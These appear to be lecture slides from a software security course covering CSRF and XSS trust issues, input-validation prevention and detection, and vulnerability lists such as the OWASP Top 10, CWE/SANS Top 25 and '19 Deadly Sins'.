
- After log-in (which requires explicit user action) , all subsequent requests are authenticated *implicitly by the browser*
Browser authenticates on behalf of user, but cannot know if user really 'meant' a request [aka **confused deputy problem**]
This is not really an input validation problem, but a TOCTOU (Time of Check, Time of Use) problem
- Info needed for authentication by the browser can be stolen

Mental model of surfing the web (wrong)



complicated,
scary &
dangerous!

Mental model of surfing the web (right)



Trust

- XSS abuses trust that a user has in a website

Eg due to XSS weakness at cnn.com I might convince the world that the US president was assassinated

- CSRF abuses trust that a website has in the user

Eg using a CSRF weakness at amazon.com I might convince amazon.com that John wants a 100 copies of some book

or trust that the browser has in the user?

The browser believes that requests caused by clicks or scripts are really the user's intention

"Using encryption on the Internet is the equivalent of arranging an armored car to deliver credit card information from someone living in a cardboard box to someone living on a park bench."

Gene Spafford

General remarks about input validation

Input validation - Conclusion

- Lack of input validation no #1 security problem
 - in various guises
- Never trust user input!
- Think about, test, and detect malicious inputs!
 - Beware of *implicit assumptions* on user input
 - eg, that usernames only contain alphanumeric characters
- Find out about the vulnerabilities of specific language, platform,.. and about countermeasures
- Think like an attacker!

Input validation problems: prevention

- find out about potential vulnerabilities & the right way to validate input

For specific systems (programming language, database system, operating system etc) and wrong & right ways of validating or escaping input for these.

- avoid the use of unsafe constructs, if possible
- make sure all input is validated
 - at clear *choke-points* in code
- when doing input validation
 - use white-lists, not black-lists
 - unless you are 100% sure your black-list is complete
 - reuse existing input validation code known to be correct

Input validation problems: detection

- testing

test with inputs likely to cause problems

- for buffer overflow, long inputs (**fuzzing**)
- for SQL injection, inputs with fragments of SQL commands
- for XSS, check if input to website is reflected back
- ...

There are some tools that can help, eg WebScarab, HP WebInspect

- tainting

- effectively typing, with runtime checking or static analysis (more precisely, data flow analysis)
 - eg `SA_PRE(Tainted=SA_True)` in PREfast

- code reviews, possibly using static analysis

OWASP Top 10 - 2010 release

- injection flaws
- cross site scripting
- broken access control and session management
- insecure direct object reference
- cross site request forgery
- security misconfiguration
- failure to restrict URL access
- unvalidated redirects & forwards
- insecure cryptographic storage
- insecure communications

See OWAPS.org.

2004 edition still mentioned buffer overflows, but 2007 edition no longer did

19 Deadly sins of software security

[Howard, LeBlanc, Viega, 2005]

- buffer overruns
- format string problems
- integer overflows
- SQL injection
- command injection
- failing to handle errors
- XSS
- failing to protect network traffic
- use of magic URLs or hidden form fields
- improper use of TLS, SSL
- weak passwords
- failing to store & protect data securely
- information leakage
- improper file access
- trusting network name resolution
- race conditions
- unauthenticated key exchange
- weak random numbers
- poor usability

blue ones are input problems

2010 CWE/SANS Top 25 (out of 732!)

[Version 2.0, Feb 16 2010]

Insecure interaction between components

- Cross-site Scripting
- SQL Injection
- Cross-Site Request Forgery
- Dangerous file upload
- OS Command Injection
- Error message information leak
- URL redirection to untrusted site
- Race Condition

Risky resource management

- Buffer Overflows
- Path Traversal
- PHP file inclusion
- Buffer overflows
- Improper check for unusual condition or exception
- Array access out of bounds

Risky resource management (cnt)

- Integer overflow/wrap around
- Incorrect calculation of buffer size
- Download of code without integrity Check
- Allocation of resources without control or throttling

Porous defenses.

- Improper Access Control
- Using untrusted inputs in security decision
- Missing encryption of sensitive data
- Hardcoded passwords
- Missing authentication for critical function
- Incorrect permission assignment for critical resource
- Broken or Risky Crypto Algorithm

These Top n lists are nice, BUT..

- There is more to security than knowing the latest top 10 of common security vulnerabilities
 - esp. thinking about & minimizing potential problems in **the design phase**
- Some efforts at **classifications of the security vulnerabilities**
 - but if you've seen enough of them, you quickly spot some common themes

Homework

- Read the [OWASP Top Ten](#) & [article on DOM-based attacks](#)
- Watch movies on SQL injection, XSS, etc

See links on course webpage.